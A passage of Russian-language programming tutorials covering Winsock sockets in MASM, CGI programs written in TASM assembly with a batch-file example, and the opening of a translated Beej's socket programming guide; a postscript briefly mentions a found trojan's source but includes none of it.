invoke closesocket, hSocket
   invoke closesocket, hSocket1
   invoke WSACleanup
```

Для мультипотоковых приложений после **WSACleanup** завершаются операции с сокетами для всех потоков.

Самым трудным в этой статье было для меня решить, как лучше всего проиллюстрировать использование Windows Sockets API. Один подход вы, наверное, уже увидели, когда в едином приложении одновременно использовался и сокет на прием, и сокет на передачу сообщений. Не менее привлекательным кажется и другой способ, когда код для одного и другого четко разделен, вплоть то того, что существует в разных приложениях. В конце концов, я реализовал еще и этот способ, который может оказаться для понимания начинающими несколько проще. Во втором архиве (находится в архиве `wasm_files.zip`: `files/0337/arch2.zip`) лежат папки:

\SocSocDR– тестовая программа, только приемная часть **\SocSocDW** – соответственно, только передающая часть

Отличия, кроме уже упомянутых, заключаются в том, что в передающей программе при выборе пункта “Передать тест…” вместо функции **sendto()** используется привычная нам по первой статье функция **send()**:

```
invoke send, hSocket1, addr BytSend1, eax, 0
```

Правда, чтобы так делать, нужно, все-таки, предварительно выполнить подключение созданного сокета к указанному в `<sin_to>` IP- адресу:

```
invoke connect, hSocket, addr sin_to, sizeof sin_to
```

Безэтогофункция **send()** выдаст SOCKET_ERROR!

Напоследок можно отметить некоторые общие проблемы, возникающие при работе с сокетами. Чтобы обработать оконное сообщение, информирующее о том, что изменилось состояние сокета, мы, как обычно, использовали прямые сообщения от Windows главному окну приложения. Есть и другой подход, когда создают отдельные окна для каждого сокета.

Вообще говоря, централизованная обработка сообщений главным окном – это, как кажется, более простой для понимания метод, который, тем не менее, на практике может добавить хлопот. Если программой используется больше чем один сокет в одно и то же время, нужно хранить список дескрипторов сокетов. При появлении сообщения от сокетов, главная оконная процедура в списке ищет информацию, связанную с этим дескриптором сокета и отправляет сообщение об изменении состояния далее в предназначенную для этого процедуру. Которая уже тем или иным способом реагирует, что-то там делает... Этот подход вынуждает обработку сетевых задач интегрировать в ядро программы, что затрудняет создание библиотек сетевых функций. Каждый раз, когда используются эти сетевые функции, в главный оконный обработчик приложения нужно добавлять дополнительный код.

Во втором методе обработки сообщений для их получения приложение создает скрытое окно. Оно служит для отделения главной оконной процедуры приложения от обработки сетевых сообщений. Этот подход может упростить главное приложение и облегчить использование имеющегося сетевого кода в других программах. Отрицательной стороной такого подхода является чрезмерное

использование Windows - user памяти, т.к. для каждого созданного окна резервируется довольно большой его объем.

Какой способ выбрать - решайте сами. И еще одно. На время экспериментов, возможно, придется отключить ваш персональный firewall. Так, например, Outpost Pro 2.1.275 в режиме обучения реагировал на попытку передачи в сокет, но, когда передача вручную разрешалась, данные все равно не доходили. Вот вам и UDP. Хотя дело может быть и не в этом. Проблем с моим ZoneAlarmPro 5.0.590 в такой же ситуации не было.

P.S. Заканчивая вторую часть статьи случайно наткнулся в сети на исходники трояна на нашем любимом языке MASM. Все компилируется и запускается, одно но, клиент не хочет коннектиться с сервером, да еще под Windows 2000 sp4 иногда вылетает с ошибкой, мол, приложение будет закрыто и все такое… Лично мне в этом трояне нравится, что программа не просто там ведет лог нажатий, или “выдирает” файл с паролями и отсылает его по электронке, а имеет широкий набор управляемых дистанционно функций, дольно оригинально реализованных. Если получится привести все это хозяйство в чувство, то, возможно, скоро появится и третья часть, посвященная описанию конкретной реализации… Для тех, кто внимательно прочитал обе статьи и разобрался с работой функций сокет API, там нет ничего сложного. Вроде бы… Кстати, сам автор пишет в readme, что написал его (троян) в образовательных целях. Ну-ну. Этим и воспользуемся.

CGI-программирование на ассемблере?!? – Легко!

Автор: Mad_C

Дата: 2004-09-08

Введение. В этой статье я хочу рассказать о CGI интерфейсе вообще, его реализации для windows и использовании при написании CGI-программ языка ассемблер в частности. В рамки этой статьи не входит полное описание CGI, так-как в Интернете материала по этому вопросу просто море и пересказывать все это здесь я просто не вижу смысла. **Теория CGI.**

CGI – (Common Gateway Interface) – Общий Шлюзовый Интерфейс. Как не трудно догадаться интерфейс этот служит шлюзом между сервером (здесь я подразумеваю программу - сервер) и какой-либо внешней программой написанной для ОС на которой этот самый сервер запущен. Таким образом CGI отвечает за то, каким именно образом данные будут переданы от программы-сервера к CGI-программе и обратно. Интерфейс не накладывает никаких ограничений на то, на чем должна быть написана CGI-программа, это может быть как обычный исполнимый файл, так и любой другой файл – главное, чтобы сервер смог его запустить (в среде windows это например может быть файл с расширением, привязанным к какой-либо программе).

С момента когда Вы вызвали (например нажали кнопку формы, к которой привязан вызов CGI-программы) CGI-программу до получения вами результата в окно браузера происходит следующее:

• Вэб-клиент (например браузер) создает подключение к серверу, указанному в URL;
• Вэб-клиент посылает запрос серверу, запрос этот обычно делается с помощью двух методов GET или POST;
• Данные из запроса клиента (например значения полей формы) передаются сервером, используя CGI-интерфейс, CGI-программе, указанной в URL;
• CGI-программа обрабатывает данные клиента, полученные от сервера и генерирует на основе этой обработки ответ клиенту, который она передает по все тому же CGI-интерфейсу серверу, а он в свою очередь передает его уже непосредственно клиенту;
• Сервер разрывает соединение с клиентом.

В стандартной спецификации CGI принято, что сервер может обмениваться с программой следующими способами:

• Переменные окружения – они могут быть установлены сервером при запуске программы;
• Стандартный поток ввода (STDIN) – с его помощью сервер может передать данные программе;
• Стандартный поток вывода (STDOUT) – программа может писать в него свой вывод, передающийся серверу;
• Командная строка – в ней сервер может передать некоторые параметры программе.

Стандартные потоки ввода/вывода весьма удобны и широко используются на UNIX-системах, чего не скажешь о windows, поэтому существует спецификация CGI, разработанная специально для windows-систем так и называемая «Windows CGI». Но, естественно, и стандартные потоки ввода/вывода так же можно использовать в windows CGI программировании. Здесь я не буду затрагивать стандарт «Windows CGI», и на это существует по крайней мере две причины – первая, и самая главная – на данный момент не все http-сервера под windows поддерживают эту спецификацию (в частности мой любимый Apache 1.3.19). Вторую причину вы можете наблюдать набрав в любой поисковой системе строчку «Windows CGI». Отмечу относительно этого интерфейса лишь общие детали – все данные от сервера к клиенту передаются посредством обычного для windows *.ini файла, имя которого передается программе в командной строке. При этом все данные в файле уже заботливо разбиты по секциям сервером и вам лишь остается*

используя функции «GetPrivateProfile» извлечь их оттуда. Ответ серверу передается опять же посредством файла, имя которого указано в соответствующей записи ini-файла.

Какие же данные могут быть переданы клиентом CGI-программе? – практически любые. В общем случае программе передаются значения полей формы, которые заполняет клиент, но это также могут быть и какие-либо двоичные данные, например файл с картинкой или музыкой. Данные могут быть переданы на сервер двумя различными методами – это метод GET и метод POST. Когда мы создаем форму для заполнения на нашей страничке мы явно указываем каким из приведенных методов мы хотим отправить введенные пользователем данные, делается это в основном тэге формы примерно так:

< form name="form_1" method=get action="/cgi-bin/name_script">

При отправке данных методом GET данные браузером считываются из формы и помещаются следом за URL скрипта, за знаком вопроса, если значимых полей в форме несколько, то они передаются все через значёк «&», имя поля и его значение пишутся в URL через знак «=». Например запрос, сгенерированный браузером из формы при нажатии на кнопку, к которой привязан скрипт «/cgi-bin/test.exe», при учете что первое поле формы называется «your_name», второе – «your_age», может выглядеть так:

GET /cgi-bin/test.exe?your_name=Pupkin &your_age=90 HTTP/1.0

Использование метода GET имеет сразу несколько слабых сторон – первое и самое главное – т.к. данные передаются в URL то он имеет ограничение на количество этих самых передаваемых данных. Вторая слабость опять же вытекает из URL – это конфиденциальность, при такой передаче данные остаются абсолютно открытыми. Итак, хорошо если у нас в форме 2-3 небольших поля… встает вопрос что же делать если данных больше? Ответ – использовать метод POST!

При использовании метода POST данные передаются серверу как блок данных, а не в URL, что несколько развязывает нам руки для увеличения объема передаваемой информации, для вышеприведенного примера формы POST блок, посылаемый серверу будет примерно такой:

POST /cgi-bin/test.exe HTTP/1.0

Accept: text/plain

Accept: text/html

Accept: /

Content-type: application/x-www-form-urlencoded

Content-length: 36

your_name=Pupkin &your_age=90

Как уже говорилось выше, после получения данных сервер должен преобразовать их и передать CGI программе. В стандартной спецификации CGI введенные клиентом данные при запросе GET помещаются сервером в переменную среды программы «QUERY_STRING». При запросе POST данные помещаются в стандартный поток ввода приложения, откуда могут быть им считаны. Кроме того, при таком запросе сервером устанавливаются еще две переменные среды - CONTENT_LENGTH и CONTENT_TYPE, по которым можно судить о длине запроса в байтах и о его содержании.

Помимо самих данных сервером устанавливаются и другие переменные окружения вызываемой программы, приведу некоторые из них:

REQUEST_METHOD Описывает каким именно методом получены данные **Пример:REQUEST_METHOD=GET**

QUERY_STRING Строка запроса, если использовался метод GET **Пример:QUERY_STRING= your_name=Pupkin &your_age=90&hobby=asm**

CONTENT_LENGTH Длина в байтах тела запроса **Пример:CONTENT_LENGTH=31**

CONTENT_TYPE Тип тела запроса *GATEWAY_INTERFACE* Версия протокола CGI **Пример:GATEWAY_INTERFACE=CGI/1.1**

REMOTE_ADDR IP-Адрес удаленного хоста, то бишь клиента, нажавшего кнопочку в форме **Пример:REMOTE_ADDR=10.21.23.10**

REMOTE_HOST Имя удаленного хоста, это может быть его доменное имя или например имя компьютера в среде Windows, если таковые получены быть не могут, то поле содержит его IP **Пример:REMOTE_HOST=wasm.ru**

SCRIPT_NAME Имя скрипта, использованное в запросе. **Пример:SCRIPT_NAME=/cgi-bin/gols.pl**

SCRIPT_FILENAME Имя файла скрипта на сервере. **Пример:SCRIPT_FILENAME=c:/page/cgi-bin/gols.pl**

SERVER_SOFTWARE Программное обеспечение сервера **Пример:Apache/1.3.19 (WIN32)**

Вызываемая CGI-программа может прочитать любую из переменных своего окружения, установленных сервером и использовать ее в своих интересах.

В общем-то это вкратце все, для получения более подробной информации об Общем Шлюзовом Интерфейсе смотрите специализированную документацию, это описание я сделал для того, чтобы напомнить вам, а если не знали то ввести в курс дела. Давайте попробуем что-нибудь сделать на практике.

Практическая часть.

Для практики нам понадобятся как минимум 3 вещи – какой-нибудь http-сервер для Windows, все примеры я пробовал на Apache 1.3.19 для Windows, сервер бесплатный, скачать его можно с http://httpd.apache.org/download.cgi. Да, и сервер нам понадобится не абы – какой, а настроенный для запуска cgi-скриптов! Как это делается для сервера используемого вами смотрите документацию. Вторая вещь, которая нам понадобится это, естественно, ассемблер, так же необходимо, чтобы компилятор поддерживал создание консольных WIN32 приложений, я использую Tasm, но прекрасно подойдут и Fasm и Masm и множество других *asm'ов. Ну и наконец самое главное, что потребуется это желание.

Итак, я допускаю, что сервер был вами благополучно поставлен и настроен, так, что в корневой директории документов сервера лежит файлик index.html, который замечательно показывается в браузере, когда вы набираете адрес http://127.0.0.1. Так же я учту, что где-то в дебрях папок сервера существует папочка «cgi-bin», в которой разрешен запуск скриптов.

Давайте проверим настройку сервера, а заодно и напишем небольшой скрипт. Скрипт наш будет обычным *.bat файлом. Предвижу вопросы – как? неужели? Да, это обычный командный файл, как уже говорилось выше спецификация CGI не делает различий между типами файлов, главное, чтобы сервер мог его запустить, а он в свою очередь, имел доступ к stdin/stdout и переменным окружения, bat-файл, пусть и не в полной мере, но для примера нас вполне устроит. Создадим файл примерно такого содержания:

```
@echo off
rem Заголовок апроса
echo Content-type: text/html
echo.
rem Тело запроса
echo "<html><body>Привет!

echo "С запросом GET пришли данные: %QUERY_STRING%</body></html>
```

Файл назовем test.bat и поместим его в директорию для запуска скриптов, скорее всего это будет директория «cgi-bin». Следующее, что нам нужно будет сделать, это каким либо образом вызвать этот скрипт, в принципе, сделать это можно напрямую набрав в окошке адреса браузера примерно следующее «http://127.0.0.1/cgi-bin/test.bat», но давайте сделаем его вызов с нашей главной странички, заодно проверим работу метода GET. Создадим в корне сервера файл index.html со следующим содержанием:

```
<html><head>
<meta content="text/html; charset=windows-1251" http-equiv=Content-Type>
</head>
<form name="Test" method=get action="/cgi-bin/test.bat">
<center><table border=1 cellspacing=0>
<tr bgcolor="#e0e0e0"><td colspan=2><font face=arial size=2>
<center><b>Введите данные для передачи серверу:</b></center>
</font></td></tr>
<tr><td><font face=arial size=2>
<b>Данные:</b></font></td>
<td><font face=arial size=2>
<textarea rows="3" cols="55" warp="physical" name="data"></textarea>
</font></td></tr><tr bgcolor="#e0e0e0">
<td colspan=2><center>
<input type="submit" value="Послать!">
</center></td>
</tr></table></center></form></body></html>
```

Теперь при входе на сервер (http://127.0.0.1 в строке адреса браузера) должна появиться форма, наберите в ней что-нибудь и нажмите кнопку «послать», если все было сделано правильно, Вы увидите в окне браузера ответ нашего bat-скрипта. Теперь давайте посмотрим что же мы там намутили.

Как можно догадаться команда «echo» осуществляет вывод в stdout, первым делом мы передаем серверу заголовок нашего ответа – «echo Content-type: text/html». Это есть стандартный заголовок спецификации CGI, говорящий о том, что передавать мы хотим текст или документ html, существуют и другие заголовки. Очень важный момент – заголовок **должен** отделяться от тела ответа пустой строкой, что мы и делаем следующей командой «echo.». Дальше передается тело самого ответа – это обычный html-документ, в теле документа я для наглядности отображаю одну из переменных среды, переданной нам сервером – «QUERY_STRING», как уже говорилось при методе GET (а это именно наш случай) в этой переменной передаются все введенные пользователем данные, что мы и можем наблюдать в ответе скрипта. Вы могли заметить «кавычки не к месту» в последних 2-х строках файла, сразу после «echo», стоят они там из-за специфичности bat-файлов, как можно заметить тэги html обрамляются символами «<» и «>», в тоже время эти символы служат перенаправлением ввода/вывода в bat-файлах, а посему мы не можем их здесь свободно использовать.

Рекомендую немного побаловаться с подобными bat-скриптами, это бывает очень полезно, попробуйте посмотреть другие переменные окружения. Немного скажу, отступив от темы, на UNIX-системах языки командных интерпретаторов очень сильно развиты и грань между программированием на языке командного интерпретатора и программированием на «реальном» языке программирования весьма и весьма размыта в некоторых случаях, поэтому на UNIX-системах частенько простенькие скрипты пишутся именно на языках командных интерпретаторов, но windows-интерпретатор cmd.exe или, ранее, command.com явно слабоваты для этих целей.

Теперь перейдем к самой главной задаче этой статьи, к собственно написанию CGI-программы на ассемблере. В принципе, если учесть все вышесказанное о CGI мы можем сделать вывод о том, что требует CGI-интерфейс от нашей программы:

1. Программа должна уметь читать стандартный поток ввода (stdin), чтобы получить доступ к данным, переданным методом POST;

2. Программа должна уметь писать в стандартный поток вывода (stdout), чтобы передать результат своей работы серверу;
3. Из первых двух пунктов следует, то, что для того, чтобы сервер мог передать нашей программе что-либо в stdin, а она могла ему что-либо ответить в stdout CGI-программа должна быть консольным приложением;
4. Наша программа должна уметь читать переменные своего окружения.

Этого вполне достаточно для создания полноценного CGI-приложения.

Начнем с последнего пункта. Для получения доступа к переменным окружения Windows-приложения используется функция API «GetEnvironmentStrings», функция не имеет аргументов и возвращает указатель на массив переменных окружения (ИМЯ=ЗНАЧЕНИЕ) разделенных между собой нулем, массив закрывается двойным нулем, при запуске программы сервером в окружение программы помимо стандартных переменных добавляются специфические CGI-переменные, описанные выше, при запуске программы из командной строки вы их не увидите, естественно.

Для того, что бы писать что-то в stdout или читать из stdin сначала мы должны получить хэндлы этих потоков, делается это с помощью функции API «GetStdHandle», в качестве параметра функции передается одно из следующих значений:

STD_INPUT_HANDLE - для stdin (стандартный ввод);

STD_OUTPUT_HANDLE - для stdout (стандартный вывод);

STD_ERROR_HANDLE - для stderr.

Функция возвратит необходимый нам для операций чтения/записи хэндл. Следующее что нам необходимо делать это писать/читать эти потоки. Делается это обычными операциями чтения/записи файлов, т.е. ReadFile и WriteFile. Тут есть одна тонкость, можно подумать, что для этих целей можно использовать WriteConsole/ReadConsole, да это действительно справедливо для **консоли** и будет прекрасно работать, результаты, так же как и с WriteFile будут выводиться на консоль, но продолжаться это будет пока мы не запустим нашу программу как скрипт на сервере. Происходит это потому что, когда нашу программу запускает сервер хэндлы, возвращаемые функцией «GetStdHandle» уже не будут хэндлами консоли как таковыми, они будут хэндлами pipe, что необходимо для связи двух приложений.

Вот небольшой пример того, как должна выглядеть CGI-программа на ассемблере, думаю разобраться в ней не составит большого труда:

```
.386
.model flat,stdcall
includelib import32.lib
.const
PAGE_READWRITE         =     4h
MEM_COMMIT             =     1000h
MEM_RESERVE            =     2000h
STD_INPUT_HANDLE       =     -10
STD_OUTPUT_HANDLE      =     -11

.data
hStdout         dd ?
hStdin          dd ?
hMem            dd ?
header:
            db 'Content-Type: text/html',13,10,13,10,0
start_html:
            db '<html><body><b>Окружение CGI-программы выглядит \
        так:</b>
',13,10,0
for_stdin:
            db '<b>STDIN программы содержит:</b>
',13,10,0
```

```
end_html:

            db '</body></html>',13,10,0
nwritten        dd ?
toscr           db 10 dup (32)
            db ' - Тип файла',0
.code
_start:

    xor     ebx,ebx
    call    GetStdHandle,STD_OUTPUT_HANDLE
    mov     hStdout,eax
    call    GetStdHandle,STD_INPUT_HANDLE
    mov     hStdin,eax

    call    write_stdout, offset header
    call    write_stdout, offset start_html

    call    VirtualAlloc,ebx,1000,MEM_COMMIT+MEM_RESERVE,PAGE_READWRITE
    mov     hMem,eax
    mov     edi,eax
    call    GetEnvironmentStringsA
    mov     esi,eax
next_symbol:
    mov     al,[esi]
    or      al,al
    jz      end_string
    mov     [edi],al
next_string:
    cmpsb
    jmp     short next_symbol
end_string:
    mov     [edi],'>rb<'
    add     edi,3
    cmp     byte ptr [esi+1],0
    jnz     next_string
    inc     edi
    stosb
    call    write_stdout, hMem
    call    write_stdout, offset for_stdin

    call    GetFileSize,[hStdin],ebx
    mov     edi,hMem
    call    ReadFile,[hStdin],edi, eax,offset nwritten, ebx
    add     edi,[nwritten]
    mov     byte ptr [edi],0
    call    write_stdout, hMem
    call    write_stdout, offset end_html
    call    VirtualFree,hMem
    call    ExitProcess,-1

write_stdout    proc bufOffs:dword
    call    lstrlen,bufOffs
    call    WriteFile,[hStdout],bufOffs,eax,offset nwritten,0
    ret
write_stdout    endp
extrn   GetEnvironmentStringsA:near
extrn   GetStdHandle:near
extrn   ReadFile:near
extrn   WriteFile:near
extrn   GetFileSize:near
extrn   VirtualAlloc:near
extrn   VirtualFree:near
extrn   ExitProcess:near
extrn   lstrlen:near
ends
end             _start
```

Исполняемый файл строится командами:

tasm32.exe /ml test.asm

tlink32.exe /Tpe /ap /o test.obj

Не забудьте, что программа должна быть консольной.

Архив с программой здесь (находится в архиве `wasm_files.zip`: `files/0342/easycgi.zip`).

Вызывать эту программу можно используя вышеописанную html-форму, нужно только поменять имя test.bat в форме на test.exe и скопировать его в /cgi-bin/ соответственно, при том можно выставить в методе запроса POST, программа его обрабатывает.

Еще хочу отметить, что можно вызывать программу и по-другому, можно создать в каталоге cgi-bin файл например test.cgi с одной единственной строчкой «#!c:/*путь*/test.exe» и вызывать в запросах его, а сервер в свою очередь будет читать первую его строчку и запускать exe-файл, для этого необходимо, чтобы в настройках http-сервера было прописано расширение *.cgi как расширение для скриптов. При таком подходе сервер запустит нашу программу с командной строкой «test.exe путь_к_test.exe» это имеет несколько плюсов – первое, это то, что человек, запускающий наш скрипт не будет даже догадываться на чем скрипт написан, второе – так-как нам передается имя файла с нашей строчкой мы можем например дописать в этот файл какие-либо настройки для нашего скрипта, что упрощает отладку, кстати именно так работают все интерпретаторы – вы успели заметить, что во всех perl/php/итд программах, присутствует подобная строка – указывающая на сам командный интерпретатор. Так вот сервер при запуске cgi-программы, если расширение программы прописано у него как скрипт в настройках читает первую строку файла, и если она оказывается описанного выше формата, то запускает указанную в строчке программу с именем этого файла ч/з пробел, допустим что в строчке указан интерпретатор перла, он получив такой подарок начинает его выполнение, т.к. комментарий в перле это символ «#», то первую строчку он пропускает и идет дальнейшее выполнение скрипта, в общем штука удобная.

Вот в общем и все о чем я хотел написать, не знаю насколько это все окажется Вам полезным, но скажу что у меня работает сервер интрасети используя скрипты на ассемблере. Каюсь, больших оснований делать это не было, но все же я сделал это сначала просто из эстетических соображений и некоторой не охоты учить перл/php или что-то еще. НО я никоим образом не отговариваю Вас учить перл, а наоборот скажу что сделать это нужно, и даже очень нужно, это я понял позже, но все же считаю, что на сильно загруженных серверах, где скорость выполнения, загрузки и объем памяти занимаемый приложением играет решающую роль cgi-скрипты, написанные на ассемблере займут свое достойное место.

Руководство Beej по сетевому программированию, используя интернет-сокеты

Автор: Брайан "Beej" Холл, пер. varnie

Дата: 2005-11-02

Содержание:

1. Интро

Эй! Программирование сокетов тебя утомляет? Ты считаешь его чересчур сложным, чтобы изучать его по man страницам? Ты хочешь круто программировать под Инет, но у тебя нет времени, чтобы разобраться со всеми этими структурами, пытаясь выяснить, должен ли ты вызвать bind() перед connect(), итд, итд?

Что ж, знаешь что? Я уже сделал все эти мерзкие дела, и я хочу поделиться этой информацией со всеми! Ты пришел по нужному адресу. Этот документ даст среднему компетентному Си программеру необходимый ему/ей уровень, чтобы разобраться со всем этим сетевым шумом.

1.1 Публика Этот документ был написан как туториал. Вероятнее всего, он наиболее подойдет тем, кто только начал разбираться с программированием сокетов и ищет надежную основу. Но это не полноценное руководство. Надеюсь, однако, что этого будет достаточно для того, чтобы понять все, что вы узнавали из man страниц...:)**1.2 Платформа и Компилятор** Код, приведенный в этом документе, был скомпилирован на Linux PC используя GNU gcc компилятор. Он подойдет и к любой иной платформе, которая использует gcc. На самом деле это не относится к тебе, если ты программируешь под Windows -- если так, то смотри раздел "Замечание для Windows программеров". **1.3 Официальная Страничка**

Этот документ расположен в Калифорнийском Университете, Чико, по адресу http://www.ecst.csuchico.edu/~beej/guide/net/ .

1.4 Замечание для Solaris/SunOS программеров

Когда компилируете под Solaris или SunOS, вам необходимо указывать некоторые дополнительные ключи в командой строке для линковки с нужными библиотеками. Для того чтобы добиться этого, просто добавьте "-lnsl -lsocket -lresolv" к концу команды компилеру, как показано ниже:

$ cc -o server server.c -lnsl -lsocket -lresolv

Если вы все еще получаете ошибки, попробуйте далее добавить "-lxnet" к концу командной строки. Я не знаю в точности, для чего это, но некоторые нуждались в этом. Другая область, где вы можете натолкнуться на проблемы - это вызов setsockopt(). Его прототип различается от прототипа на моем Линуксе, поэтому вместо

int yes=1; попробуйте ввести этот вариант:

char yes='1';

Т.к. у меня нету Sun дистрибутива, то я не тестировал вышенаписанное -- это всего лишь советы, которые я получал по эл.почте.

1.5 Замечание для Windows Программистов

Я очень не люблю Виндоус, и советую тебе пересесть на Linux, BSD, или Unix. Тем не менее, как уже было сказано, ты все же можешь использовать весь этот материал и под Винды. Для начала забудь про большинство системных заголовочных файлов, о которых я далее буду упоминать. Все что тебе потребуется - это:

#include «winsock.h»

Стоп! Тебе также понадобится обратиться к WSAStartup() перед началом работы с этой библиотекой сокетов. Это сделать очень просто:

```
#include «winsock.h»

  // пропущено

      WSADATA wsaData;   // если это не пойдет,
      //WSAData wsaData; // то попробуй этот вариант

      if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
          fprintf(stderr, "WSAStartup failed.\n");
```

```
        exit(1);
    }
```

Также тебе нужно будет сообщить своему компилятору, чтобы он слинковал Winsock Библиотеку, обычно называемую wsock32.lib, winsock32.lib, или еще как-нибудь. Под VC++ это можно сделать из раздела Settings в Project menu... Кликни вкладку Link, и найди "Object/library modules". Попросту добавь туда "wsock32.lib".

Наконец, тебе понадобится вызвать WSACleanup() когда ты закончишь работать с этой библиотекой. За подробностями обращайся к онлайн хелпу.

Когда ты завершишь все эти приготовления, ты сможешь компилировать все примеры ниже, за редкими исключениями. К примеру, если ты не можешь сделать close() чтобы закрыть сокет, попробуй closesocket() вместо этого. Также, функция select() работает только с дескрипторами сокета, а не с файловыми дескрипторами (как 0 в stdin).

За большей информацией по Winsock читай Winsock FAQ.

Далее, я слышал, что Windows не имеет системного вызова fork(), к которому, к сожалению, я обращаюсь в некоторых своих примерах. МОжет быть тебе стоит слинковать библиотеку POSIX или еще что-нибудь, чтобы заставить fork() работать, или же просто использовать CreateProcess() вместо этого. fork() не принимает аргументов, в то время как CreateProcess() принимает около 48 миллиардов аргументов. Добро пожаловать в великолепный мир Win32 программирования.

1.6 Замечания по обратной связи

Моя эл.почта доступна для вопросов, но я не гарантирую ответ. Я веду насыщенный образ жизни и бывают моменты, когда я попросту не могу ответить на ваши вопросы. В таком случае я обычно удаляю сообщение. Ничего личного. У меня просто нету времени чтобы детально ответить на ваш вопрос.

Как правило, чем сложнее вопрос, тем менее вероятно что я на него отвечу. Если вы можете заранее немного разобраться в своем вопросе и включить доп. информацию (платформу, компилятор, сообщения об ошибках, и все остальное, что вы думаете может помочь с вопросом) прежде чем мылить мне, то более вероятно, что вы получите ответ. Если же нет, то поразбирайтесь с вопросом самостоятельно, пытайтесь найти ответ, и, если он все еще не получен, напишите мне еще раз, включив полезную информацию, которую вы раскопали. Надеюсь теперь этого будет достаточно для меня чтобы ответить на ваш вопрос.

Теперь, объяснив вам как задавать мне вопросы, я хотел бы сказать вам, что я в полной мере ощущаю полезность этого своего туториала за все эти годы. Это большая моральная поддержка и я очень рад слышать, что этот туториал оказывается полезным! Спасибо вам!

1.7 Зеркала Вы без проблем можете создавать зеркала этого сайта (в нашем случае - документа - прим. перев.), как приватные, так и публичные. Если вы выкладываете публичное зеркало этого сайта, и хотите чтобы я поместил на вас ссылку на своей страничке, черкните мне пару строк на это мыло beejATpiratehaven.org **1.8 Замечания для переводчиков** Если вы хотите перевести это руководство, напишите мне и я добавлю ссылку на ваш перевод на своей страничке. Вы можете свободно добавлять ваше имя и эл.почту в переводы. Извините, но из-за ограничения места я не могу сам выкладывать переводы. **1.9 Копирайты и Распространение** Руководство Beej по Программированию Сокетов защищено правами. Copyright © 1995-2001 Brian "Beej" Hall. Руководство может быть сводобно перепечатано с учетом соблюдения копирайтов. **2. Что такое сокет?**

Ты слышишь разговоры о сокетах все время, и, вероятно, ты задумываешься о том, что же это такое. Что ж, сокеты - это просто способ общаться программам, используя стандартные Юниксовые дескрипторы файлов. Что?

Ок -- ты наверно слышал на каком-нибудь хакерском сайте утверждения в духе: "Эй, в Юниксе все - это файл!". О чем это они? Эти люди имели ввиду факте, согласно которому когда Юниксовые программы манипулируют с Вводом/Выводом, они делают это через чтение или запись в файловый дескриптор. Файловый дескриптор - это просто целое число, ассоциируемое с открытым файлом. Но такой файл может быть и сетевым соединением, и FIFO, и pipe, и терминалом, и обычным файлом на диске, итд. Все в Юниксе - это файл! Поэтому когда ты хочешь обменяться данными с др. программой по Инету, тебе придется делать это через файловый дескриптор. В это время ты поймешь, о чем я. "Откуда же я получу этот файловый дескриптор для коммуникации с сетью, Мр. Умные-Штаны (в оригинале: "Mr. Smarty-Pants")" - вероятно, это последний вопрос, будоражащий твой ум на этот момент. Я отвечу на него следующим образом: Ты обращаешься к системной функции socket(), она возвращает файловый дескриптор, и затем ты можешь общаться с сетью при помощи специальных системных сокетных вызовов send() и recv(). "Но...эй!" - удивитесь вы. "Раз это всего лишь файловый дескриптор, то какого фига я не могу обойтись стандартными read() и write() для коммуникации через сокет?". Короткий ответ: "Ты можешь!". Длинный ответ: "Ты можешь, но send() и recv() предоставляют гораздо больший контроль над передачей твоих данных." Что дальше? Как насчет этого: существуют все виды сокетов. Есть DARPA Интернет адреса (Интернет Сокеты), имена путей на локальной машине (Юникс Сокеты), CCITT X.25 адреса (X.25 Сокеты, которые ты можешь проигнорировать), и, вероятно, множество других, зависящих от Юникс дистрибутива, который у тебя стоит. Этот документ описывает работу только с первыми: Интернет Сокетами.

2.1 Два вида Интернет Сокетов

Что это? Существует два вида Интернет сокетов? Да. Эээ, нет. Я лгу. Существует больше, но я не хочу пока что тебя ими пугать. Я только собираюсь рассказать тебе о двух их типах. Но я хотел бы сказать, что "Raw Сокеты" также очень мощные и я бы советовал тебе глянуть на них.

Ладно, что это за два вида? Первый - это "Stream сокеты"; другие - это "Datagram сокеты", которые также называются "SOCK_STREAM" и "SOCK_DGRAM" соответственно. Datagram сокеты иногда называются "connectionless sockets". Stream сокеты - это надежные двухсторонне-соединенные коммуникационные потоки. Если ты отправляешь два элемента в сокет в порядке "1,2", то они прибудут на др. сторону в порядке "1,2". Они также будут без ошибок. Всякие ошибки, которые ты обнаружишь - это вымысел твоего расстроенного мозга, и они не будут здесь обсуждаться.

Что используют stream сокеты? Что ж, ты наверно уже слышал о telnet приложениях? Так вот, они используют stream сокеты. Все символы, которые ты набираешь, должны быть переданы в том же самом порядке на др. сторону, правильно? Также, веб-браузеры используют HTTP протокол, который использует stream сокеты для того, чтобы получать странички. Правда, если ты зателнетишься на вебсайт на порт 80 и введешь "GET /", telnet-приложение сдампит тебе весь HTML код!

Каким образом stream сокеты достигают этого высокого уровня при трансмиссии данных? Они используют протокол, получивший название "The Transmission Control Protocol", проще говоря, "TCP" (смотри RFC-793 для более подробной информации по этому протоколу). TCP проверяет, доставлены ли твои последовательные данные, и не произошли ли ошибки. Вероятно ты слышал о "TCP" ранее как о наиболее лучшей части "TCP/IP", где "IP" обозначает "Internet Protocol" (смотри RFC-791). IP главным образом обслуживает Internet роутинг и не предназначен для интеграции данных.

Круто. А как насчет Datagram сокетов? Почему они называются "connectionless"? Каково их предназначение? Почему они ненадежные? Что ж, вот некоторые факты: если ты отправляешь датаграмму, она может прибыть до назначения, хотя порядок датаграммы может быть изменен. Если датаграмма приходит, то данные этого пакета будут без ошибок.

Сокеты датаграмм также используют IP для роутинга, но они не могут применять TCP; они используют вместо этого "User Datagram Protocol", т.е. "UDP" (смотри RFC-768).

Почему они "connectionless"? Что ж, главным образом это потому, что ты не поддерживаешь открытое соединение, как ты делал это при работе с сокетами потоков. Ты просто создаешь пакет, вносишь в IP заголовок (header) информацию о месте назначения, и отправляешь его. Не нужно никаких соединений. Они главным образом используются для передач информации от пакета к пакету. Примеры некоторых приложений: tftp, bootp, итд. "Хватит" - крикнешь ты. "Как могут эти программы работать, если датаграммы могут быть потеряны?!" Что ж, мой друг, каждая датаграмма имеет свой собственный протокол в верхушке из UDP. К примеру, протокол tftp говорит, что для каждого пакета, который будет отправлен, получатель должен отправить пакет, который скажет "Я получил его!" (т.н. "ACK" пакет). Если же отправитель исходного пакета не получит ответа, скажем, в течение 5 секунд, он переотправит пакет заново, пока не получит ACK. Эта допущенная процедура очень важна, когда разрабатываются SOCK_DGRAM приложения.

2.2 Low level Nonsence and Network Theory

